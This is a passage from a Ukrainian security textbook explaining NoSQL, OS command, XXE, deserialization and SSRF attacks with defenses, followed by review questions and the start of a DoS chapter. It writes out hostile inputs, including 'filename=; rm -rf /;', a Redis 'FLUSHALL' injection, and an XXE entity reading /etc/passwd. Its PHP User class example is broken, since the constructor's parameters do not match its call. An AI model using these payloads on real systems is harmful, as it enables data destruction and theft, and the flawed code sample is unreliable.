Приклад вразливого коду аутентифікації:

```
db.users.find({ "username": userInput, "password": passwordInput });
```

Якщо зловмисник введе наступне значення в поле *username*:

```
{ "$ne": null }
```

Запит буде виглядати так:

```
db.users.find({ "username": { "$ne": null }, "password": "password123" });
```

Це призведе до повернення всіх користувачів, оскільки *$ne: null* означає "не дорівнює *null*", і зловмисник зможе увійти в систему без правильного пароля.

Redis – це NoSQL-база даних типу ключ-значення, яка також може бути вразлива до ін'єкцій, якщо введені дані некоректно обробляються.

Приклад вразливого коду:

```
command = "GET " + userInput
redis.execute_command(command)
```

Якщо зловмисник введе *; FLUSHALL;* замість імені ключа, це призведе до виконання команди *FLUSHALL*, яка очищає всі ключі в базі даних.

Методи захисту від SQL-ін'єкцій

1. **Підготовлені параметризовані запити** (Prepared Statements), які відділяють SQL-код від введених даних. Приклад:

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND
password = :password");
$stmt->execute(['username' => $username, 'password' => $password]);
$user = $stmt->fetch();
```

У цьому випадку введені дані передаються як параметри, що виключає можливість ін'єкції.

2. **ORM бібліотеки**, такі як Django ORM, SQLAlchemy (для Python), Hibernate (для Java), або Eloquent (для PHP), допомагають автоматично захистити запити від SQL-ін'єкцій.

ORM (Object-Relational Mapping) – це техніка програмування, яка дозволяє розробникам працювати з реляційними базами даних, використовуючи об'єктно-орієнтовані підходи. ORM автоматично перетворює дані між несумісними системами, зокрема, між об'єктами в програмному коді та рядками в базі даних.

3. **Екранування та валідація введених даних** перед включенням в SQL-запит. Наприклад, можна використовувати функцію *mysqli_real_escape_string()* у PHP.

4. **Користувачі бази даних з мінімальними привілеями**. Наприклад, користувач, який використовується для роботи з базою даних у вебдодатку, не повинен мати права видалення таблиць.

5. **WAF** (Web Application Firewall) може виявляти і блокувати підозрілі SQL-запити, що допомагає захистити додаток.

Захист від SQL-ін'єкцій критично важливий для безпеки будь-якого вебдодатку. Використання підготовлених запитів, правильне екранування введених даних, валідація і мінімізація привілеїв можуть значно знизити ризик успішної SQL-ін'єкції.

Введення команд ОС

Введення команд ОС (OS command injection), або віддалене виконання коду (Remote Code Execution, RCE), є однією з найнебезпечніших вразливостей в вебдодатках і системах. Цей тип атаки виникає, коли зловмисник може впровадити та виконати шкідливі команди операційної системи на сервері або іншій системі, використовуючи вразливі вебдодатки, які обробляють введені користувачем дані неналежним чином.

Наприклад в PHP функції *exec, passthru*, і *system* дозволяють виконувати команди операційної системи безпосередньо з коду. Коли вебдодаток приймає введені користувачем дані та використовує їх для виконання команд на рівні операційної системи без належної валідації, зловмисник може

впровадити свої команди разом із цими даними. Це може призвести до виконання будь-яких команд, які дозволяє операційна система, від простої зміни файлів до повного захоплення контролю над системою.

Приклад вразливого коду:

```
<?php
$user_input = $_GET['filename'];
system("ls " . $user_input);
?>
```

Цей код приймає параметр *filename* із запиту GET і виконує команду *ls* для переліку файлів у системі. Якщо зловмисник передасть таке значення:

```
filename=; rm -rf /;
```

То команда, яку виконає сервер, буде виглядати так:

```
ls ; rm -rf /;
```

Це призведе до видалення всіх файлів на сервері.

Види атак через введення команд ОС:

1. **Виконання команди через введені дані**. Зловмисник вставляє шкідливу команду як частину введених даних. Наприклад, вказуючи у формі ім'я файлу, яке включає команду, як у прикладі вище.
2. **Комбіновані команди**. Зловмисник використовує символи, такі як *&&*, *|*, щоб поєднати кілька команд і змусити сервер виконувати більше, ніж передбачалося.
3. **Атаки на внутрішні мережі**. Через вразливий вебдодаток зловмисник може виконувати команди, що виконують запити до внутрішніх мережевих служб або серверів.
4. **Ескалація привілеїв**. Зловмисник може спробувати отримати доступ до захищених файлів або виконати команди від імені користувача з підвищеними привілеями.

Методи захисту від ін'єкції команд ОС:

1. **Уникнення виконання команд ОС** на основі введених користувачем даних. Використання внутрішніх методів або API для виконання необхідних операцій.
2. **Параметризовані виклики команд**. Якщо командний рядок повинен використовуватися, застосування параметризованих викликів, де введені користувачем дані передаються як параметри, а не як частина команди.
3. **Екранування спеціальних символів**, таких як *|, &, >, <*, щоб вони не могли бути використані для введення додаткових команд. В PHP для екранування таких спеціальних символів, можна використовувати функції *escapeshellcmd()* і *escapeshellarg()*. Функція *escapeshellcmd()* екранує спеціальні символи в команді, які можуть бути використані для виконання додаткових команд або інших небажаних дій.

Приклад параметрізованого виклику команд та екранування:

```
$command = "ls";
$directory = "/home/user";
$output = [];
exec(escapeshellcmd($command) . " " . escapeshellarg($directory), $output);
print_r($output);
```

У цьому прикладі функції *escapeshellcmd* і *escapeshellarg* використовуються для екранування команд і аргументів, щоб уникнути ін'єкцій. Це забезпечує безпечний виклик команди, захищений від введення шкідливих символів. Екранування спеціальних символів:

4. **Валідація введених даних** на те, що введені дані відповідають очікуваному формату і не містять небезпечних символів або команд.

5. **Використання менш привілейованих облікових записів**. Запуск серверів та додатків під обліковими записами з мінімальними привілеями, щоб обмежити шкоду, яку може завдати успішна ін'єкція команд.

6. **Використання WAF** (Web Application Firewall) для фільтрації шкідливих запитів, які можуть містити спроби ін'єкції команд ОС.

7. **Моніторинг та логування** всіх викликів до командного рядка, щоб виявляти та розслідувати потенційно підозрілі дії.

XXE-Ін'єкція

XML External Entity (XXE) injection – це тип вразливості в додатках, що обробляють XML-документи. Атака XXE виникає, коли XML-парсер некоректно обробляє зовнішні сутності, дозволяючи зловмиснику підробляти або маніпулювати XML-документами для виконання небажаних дій, таких як викрадення конфіденційної інформації, виконання віддалених запитів або навіть виклик шкідливих команд на сервері.

XXE-ін'єкція використовує механізм зовнішніх сутностей в XML. Зовнішня сутність – це посилання на зовнішній ресурс, який може бути завантажений або включений у XML-документ під час його обробки.

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY example SYSTEM "file:///etc/passwd">
]>
<root>
  <data>&example;</data>
</root>
```

У цьому прикладі визначається зовнішня сутність example, яка посилається на файл /etc/passwd. Під час обробки XML-парсер замінює &example; на вміст цього файлу. Якщо XML-документ завантажується і обробляється сервером без належної перевірки, зловмисник може отримати доступ до конфіденційних файлів сервера.

Потенційні атаки за допомогою XXE можуть здійснювати наступне:

1. **Читання конфіденційних файлів**. Зловмисник може використати XXE для отримання доступу до файлів на сервері, наприклад, до конфігураційних файлів, ключів, паролів та іншої конфіденційної інформації.

2. **Виконання віддалених запитів**. XXE може бути використаний для виконання запитів до зовнішніх ресурсів (наприклад, HTTP-запитів). Це може дозволити зловмиснику викрасти інформацію з внутрішніх серверів або виконувати атаки типу SSRF (Server-Side Request Forgery).

3. **Виклик шкідливих команд**. У деяких випадках, вразливі XML-парсери можуть дозволити зловмиснику виконувати шкідливі команди на сервері, що може призвести до повного захоплення контролю над системою.

4. **Denial of Service (DoS)**. Зловмисник може створити так звану "Billion Laughs" атаку, використовуючи рекурсивні сутності для створення експоненційного зростання даних, що може перевантажити сервер і призвести до відмови в обслуговуванні.

Методи захисту від XXE-ін'єкцій

1. **Вимкнення обробки зовнішніх сутностей**. Найбільш ефективним способом запобігання XXE-атакам є вимкнення підтримки зовнішніх сутностей в XML-парсерах, якщо ця функція не потрібна.

2. **Валідація введених даних** на те, що XML-документи перевіряються і не містять несанкціонованих або шкідливих елементів перед обробкою.

3. **Використання менш привілейованих облікових записів**. XML-парсери запускаються під обліковими записами з мінімальними привілеями, щоб обмежити доступ до критичних системних файлів і ресурсів.

4. **Заміна XML на JSON або інші формати**. Використання альтернативних форматів даних, таких як JSON, які не підтримують зовнішні сутності, тим самим знижуючи ризик XXE-ін'єкцій.

5. **Використання сучасних бібліотек та фреймворків** для обробки XML, які мають вбудовані механізми захисту від XXE-ін'єкцій.

Небезпечна десеріалізація

Небезпечна десеріалізація (Insecure Deserialization) – це вразливість у додатках, яка виникає, коли недовірені або неконтрольовані дані десеріалізуються, тобто перетворюються з формату збереження або передачі даних назад у внутрішній об'єкт.

Серіалізація – це механізм перетворення складної структури даних, наприклад об’єкта, у потік байтів. Серіалізація складних даних полегшує надсилання їх через мережу та запис у файли та бази даних.

Приклад JSON серіалізації:

```php
<?php
// Клас користувача
class User {
    public $username;
    public $email;
    public $password;
    public $is_admin;

    public function __construct($username, $email, $password, $age, $is_active) {
        $this->username = $username;
        $this->email = $email;
        $this->password = $password;
        $this->is_admin = $is_admin;
    }
}

// Створення об'єкта
$user = new User("john_doe", "john@example.com", "pa$$w0rd", false);

// Серіалізація об'єкта у формат JSON
$json_data = json_encode($user);

// Виведення JSON
echo $json_data;
```

Результат:

```
{"username":"john_doe","email":"john@example.com","password":"pa$$w0rd","is_admin":false}
```

Декодування JSON перетворює JSON-рядок назад у PHP-об'єкт або масив. Приклад:

```
<?php
// JSON-рядок
$json_data =
'{"username":"john_doe","email":"john@example.com","password":"pa$$w0rd","is_admin":false}';

// Десеріалізація JSON у PHP-асоціативний масив
$data = json_decode($json_data, true);

// Виведення результату
print_r($data);
?>
```

Результат:

```
Array
(
    [username] => john_doe
    [email] => john@example.com
    [password] => pa$$w0rd
    [is_admin] => 0
)
```

Якщо вхідні дані контролюються користувачем і десеріалізуються без належної перевірки, зловмисник може маніпулювати цими даними, вставляючи шкідливий код або змінюючи об'єкти так, щоб вони виконували небажані дії під час десеріалізації.

Приклад:

```
<?php
// Припустимо, що серіалізовані дані приходять з форми або запиту
$user_input = $_POST['data'];

// Небезпечна десеріалізація без перевірки
$data = unserialize($user_input);

// Використання даних у програмі
echo $data->username;
```

Якщо зловмисник вставить шкідливі дані в поле data, він може створити об'єкт, який викликає небажані дії під час десеріалізації.

Приклади атак через небезпечну десеріалізацію:

1. **Зміна логіки додатка**. Наприклад, змінюючи властивості об'єкта користувача, зловмисник може надати собі адміністративні права або обійти аутентифікацію.
2. **Виконання довільного коду**. Зловмисник може створити серіалізований об'єкт, який викликає методи, що виконують шкідливий код на сервері.
3. **Атаки на інші вразливості**. Десеріалізовані об'єкти можуть бути використані для обходу фільтрів або введення даних, що запускають інші типи атак, такі як SQL-ін'єкції або XSS.

Методи захисту від небезпечної десеріалізації

1. Уникнення десеріалізації недовірених даних.
2. Безпечні формати даних, такі як JSON.
3. Валідація даних перед їх десеріалізацією.
4. Використання підписів та шифрування даних перед передачею даних і перевірка підпису або розшифрування перед десеріалізацією.
5. Сучасні методи, інструменти та фреймворки, які мають вбудовані засоби захисту від небезпечної десеріалізації.

Підробка запитів на стороні сервера (SSRF)

Підробка запитів на стороні сервера (Server-Side Request Forgery, SSRF) – це тип вебвразливості, що дозволяє зловмисникам змушувати сервер виконувати небажані HTTP-запити до внутрішніх або ресурсів внутрішньої мережі від імені сервера. Запити робляться від імені користувача внутрішньої мережі та мають зазвичай більше прав доступу ніж запити від зовнішніх користувачів. Ця вразливість виникає через недостатню перевірку або відсутність обмежень на URL-адреси, до яких може звертатися сервер.

Вразливість SSRF виникає тоді, коли вебдодаток приймає URL або інші параметри, які визначають, куди сервер повинен надіслати запит. Якщо ці параметри недостатньо перевіряються, зловмисник може змінити їх, щоб сервер надіслав запит до небажаного ресурсу.

Зловмисник може використовувати SSRF, щоб змусити сервер звернутися до внутрішніх служб, таких як вебінтерфейси адміністрування, бази даних або інші критичні сервіси, що зазвичай недоступні ззовні. Через SSRF атаки зловмисник може сканувати внутрішні IP-адреси та порти, виявляючи сервіси, які працюють у внутрішній мережі. У випадках, коли сервер звертається до зовнішніх сервісів, наприклад, хмарних провайдерів, SSRF може використовуватися для доступу до конфіденційних даних, таких як метадані інстанцій у хмарі (наприклад, AWS EC2 metadata service).

Припустимо, що у вебдодатку є функція, яка завантажує зображення з URL, введеного користувачем:

```
<?php
$image_url = $_GET['url'];
$image = file_get_contents($image_url);
echo "<img src='" . base64_encode($image) . "' />";
```

Зловмисник може змінити параметр url, щоб змусити сервер завантажити внутрішній ресурс:

```
http://example.com/load_image.php?url=http://localhost/admin
```

У цьому випадку сервер звернеться до внутрішнього ресурсу http://localhost/admin, і зловмисник може отримати доступ до адміністраторської панелі або іншого внутрішнього ресурсу.

Розглянемо ще декілька прикладів.

Зловмисник відправляє запит до сайту *website.thm*, використовуючи параметр url, щоб спробувати отримати доступ до чутливих даних. В даному випадку, в параметрі url передається відносний шлях *../user*, що може бути використано для доступу до файлів або ресурсів, які зазвичай не повинні бути доступними. Вебсайт отримує запит і звертається до внутрішнього API сервера *api.website.thm* з підставленим параметром url. В результаті, вебсайт робить

запит на отримання ресурсу *../user* замість очікуваного шляху. API сервер обробляє запит і повертає дані, які відповідають шляху *../user*. Замість того щоб повернути інформацію про запаси товару, сервер повертає чутливі дані користувачів. Вебсайт передає ці дані назад зловмиснику, який отримує доступ до інформації користувачів.




Рис. 3.4 Приклад SSRF[10]




Рис. 3.5 Приклад SSRF[10]

Хакер робить запит до вебсайту *website.thm*, вказуючи параметр url з посиланням на шкідливий домен (http://hacker-domain.thm). Цей параметр передбачає, що сервер *website.thm* запитує дані з вказаної URL-адреси. Вебсайт замість очікуваного запиту до API-сервера *api.website.thm* звертається до шкідливого домену *hacker-domain.thm*. В результаті вебсайт випадково передає важливу інформацію (наприклад, API ключі) на домен зловмисника.

[10] TryHackMe. URL: https://tryhackme.com/

Це може призвести до витоку конфіденційної інформації або втрати контролю над системою.

Атаки SSRF можуть мати різні типи, залежно від того, який рівень доступу і зворотного зв'язку може отримати зловмисник:

1. **Blind SSRF (Сліпий SSRF)** – зловмисник не отримує жодного зворотного зв'язку від сервера щодо результатів внутрішнього запиту. Може використовуватись для маніпулювання внутрішніми службами, відкриття портів або для досягнення інших внутрішніх дій, навіть без прямого підтвердження.

2. **Semi-blind SSRF (Напівсліпий SSRF)** – зловмисник отримує частковий зворотний зв'язок про внутрішній запит, зазвичай через роботу фаєрволу або відповідь надходить через непрямі канали, такі як логування, тайм-аути, що дозволяє зловмиснику зібрати більше інформації про внутрішню інфраструктуру або визначити стан ресурсів (доступний або заблокований).

3. **Non-Blind SSRF (Не сліпий SSRF)** – зловмисник отримує повну відповідь від внутрішнього запиту. Це найбільш небезпечний вид атаки SSRF, оскільки надає зловмиснику безпосередній доступ до даних, що знаходяться в межах внутрішньої мережі.

Методи захисту від SSRF

1. **Білі та чорні списки** дозволених URL або IP-адрес, до яких сервер може надсилати запити.

2. **Валідація та нормалізація** введених користувачем URL, щоб запобігти доступу до небажаних ресурсів. Це включає перевірку схеми URL (http, https), доменного імені та IP-адреси.

3. **Блокування доступу до внутрішніх IP-адрес** (наприклад, 127.0.0.1, 169.254.169.254 для AWS), якщо це не є необхідним.

4. **Централізовано контролювати та перевіряти всі зовнішні запити**.

5. **Використання брандмауера** для обмеження вихідних запитів до дозволених адрес і портів.

Контрольні запитання

1. Чому важливо виконувати санітаризацію вхідних даних у вебдодатках?
2. Що таке валідація вхідних даних і які аспекти вона охоплює?
3. У чому різниця між білим і чорним списками при валідації вхідних даних?
4. Чому перевірка за допомогою чорного списку не є надійною?
5. Навіщо обмежувати максимальну довжину введених даних у вебформах?
6. Чому поля типу "hidden" не слід використовувати для збереження конфіденційної інформації?
7. Що таке екранування спеціальних символів і для чого воно використовується?
8. Що таке нульовий байт (NULL byte) і яке його основне застосування в мовах програмування на основі C?
9. Наведіть приклад використання нульового байта для обходу обмежень введення даних у файлах.
10. Як можна використовувати (../) у HTML для відносного звернення до файлів?
11. Як за допомогою символів (../) зловмисники можуть отримати доступ до критичних системних файлів?
12. Які системні файли можуть бути ціллю для атак Directory Traversal у Linux та Windows?

13. Що таке міжсайтовий скриптинг (XSS) і до яких наслідків він може призвести?
14. Які основні види XSS-атак існують?
15. Як працює об'єктна модель документа (DOM) і яке її значення в контексті XSS-атак?
16. Які заходи можуть бути застосовані для захисту від XSS-атак?
17. Чому сучасні фреймворки, такі як React або Angular, краще захищені від XSS-атак?
18. Що таке CSRF і як працює цей тип атаки?
19. Що таке CSRF-токени, і як вони використовуються для захисту від CSRF-атак?
20. Як атрибут SameSite може захищати від CSRF-атак?
21. Які вбудовані механізми захисту від CSRF надаються такими фреймворками, як Django, Laravel, ASP.NET Core і Spring Security?
22. Що таке SQL-ін'єкція і в чому полягає її небезпека для вебдодатків?
23. Яким чином зловмисник може використовувати оператор UNION у SQL-ін'єкції?
24. Наведіть приклад SQL-запиту, який є вразливим до SQL-ін'єкції. Як можна використати цю вразливість для входу без пароля?
25. Як зловмисник може використати логічний вираз (1=1) у SQL-ін'єкції для обходу авторизації?
26. Що таке сліпа SQL-ін'єкція (Blind SQL Injection) і чим вона відрізняється від класичної SQL-ін'єкції?
27. Охарактеризуйте основні типи сліпих SQL-ін'єкцій (Boolean-based, Time-based, Error-based).
28. Як зловмисник може використовувати information_schema у своїх атаках?
29. Які базові методи захисту від SQL-ін'єкцій існують і як вони працюють?
30. Що таке NoSQL-ін'єкції і які бази даних зазвичай стають їх цілями?
31. Як параметризовані запити (Prepared Statements) допомагають захиститися від SQL-ін'єкцій?
32. Що таке OS command injection і чому вона є небезпечною?
33. Які функції в PHP дозволяють виконувати команди операційної системи і можуть бути потенційно небезпечними?
34. Що може статися, якщо зловмисник передасть значення filename=; rm -rf /; в параметр GET?
35. Як зловмисник може використати символи ;, &&, або | для виконання шкідливих команд?
36. Які методи захисту від ін'єкції команд ОС?
37. Як працює функція escapeshellcmd() у PHP і для чого вона потрібна?
38. Як можна захистити додаток за допомогою параметризованих викликів команд?
39. Чому важливо обмежувати привілеї облікових записів, під якими виконуються сервери та вебдодатки?
40. Що таке XXE-ін'єкція і як вона виникає?
41. Як XXE-ін'єкція може бути використана для читання конфіденційних файлів на сервері?
42. Які основні методи захисту від XXE-ін'єкцій рекомендуються?
43. Що таке серіалізація і десеріалізація?
44. Які ризики виникають, якщо десеріалізація виконується без належної перевірки даних?

45. Поясніть на прикладі, як JSON серіалізація перетворює об'єкт у потік байтів.
46. Як зловмисник може використати небезпечну десеріалізацію для зміни логіки додатка?
47. Які методи захисту можна застосувати для уникнення небезпечної десеріалізації?
48. Що таке SSRF?
49. Як зловмисники використовують недостатню перевірку або відсутність обмежень на URL-адреси для здійснення SSRF-атак?
50. Як SSRF може бути використаний для доступу до внутрішніх служб та вебінтерфейсів адміністрування?
51. Що може відбутися, якщо зловмисник змусить сервер виконати запит до критичних внутрішніх ресурсів?
52. Чим відрізняється Blind SSRF від Non-Blind SSRF?
53. Яку інформацію можна отримати через Semi-Blind SSRF?
54. Які методи захисту можна застосувати для запобігання SSRF-атакам?

Розділ 4

АТАКИ НА ВІДМОВУ В ОБСЛУГОВУВАННІ (DOS/DDOS)

Види DoS-атак

Denial of Service (DoS) – це тип кібератаки, спрямований на порушення нормального функціонування комп'ютерної системи, сервера або мережі шляхом надмірного навантаження на ресурс, що призводить до відмови в обслуговуванні легітимних користувачів. Основна мета DoS-атак – зробити ресурс недоступним для користувачів, блокуючи або уповільнюючи його роботу.

Distributed Denial of Service (DDoS) – розподілена атака DoS, коли велика кількість скомпрометованих систем (ботів) одночасно надсилає запити до цільового сервера або мережі. Це робить атаку ще більш потужною та важко відслідковуванню, оскільки джерела атак розподілені по різних місцях.




Рис. 4.1 DoS та DDoS атаки

Ботнет (Botnet, від слів robot і network) – це комп'ютерна мережа, яка складається з ряду хостів, на яких запущено автономне ПЗ, відоме як боти. Зазвичай бот є шкідливою програмою, яка встановлюється на пристрій жертви без її відома, що дозволяє зловмиснику використовувати ресурси зараженого комп'ютера для виконання різних дій. Ботнети найчастіше застосовуються для незаконної або небажаної діяльності, такої як розсилка спаму, перебір паролів на віддалених системах або проведення атак на відмову в обслуговуванні (DoS/DDoS).

ICMP-флуд (прямий Ping) – це тип атаки, що використовує команду ping, яка зазвичай застосовується для перевірки доступності мережевого ресурсу. В ході атаки зловмисник надсилає надмірну кількість ICMP-пакетів, розмір яких перевищує максимальний ліміт, встановлений протоколом TCP/IP. Це перевантажує сервер або мережевий пристрій, оскільки він не в змозі обробити такий обсяг даних. Як результат, сервер може зависнути, перезавантажитися або повністю вийти з ладу, що призводить до відмови в обслуговуванні легітимних користувачів.




Рис. 4.2 ICMP-флуд

ICMP-флуд обернений (Smurf) – це тип атаки, що використовує шкідливе ПЗ (ШПЗ) Smurf для створення підроблених Echo-запитів з підробленою IP-адресою джерела, яка насправді є адресою цільового сервера-жертви. Ці запити надсилаються до всіх хостів у мережі, які у відповідь генерують ICMP-відповіді та відправляють їх на підроблену IP-адресу джерела. Через це цільовий сервер отримує величезну кількість ICMP-відповідей від усіх хостів одночасно. При достатньому обсязі таких переадресованих відповідей цільовий сервер не витримує навантаження, що призводить до його відмови в обслуговуванні або повного виходу з ладу.




Рис. 4.3 ICMP-флуд обернений (Smurf)

UDP-флуд використовує властивість UDP як безсеансового протоколу. Ця атака полягає в масовій відправці UDP-пакетів на різні порти віддаленого хоста. Кожен отриманий пакет змушує хост визначати відповідну програму, перевіряти її активність і, у разі її відсутності, відправляти ICMP-повідомлення «адресат недоступний». Це може призвести до перевантаження системи.

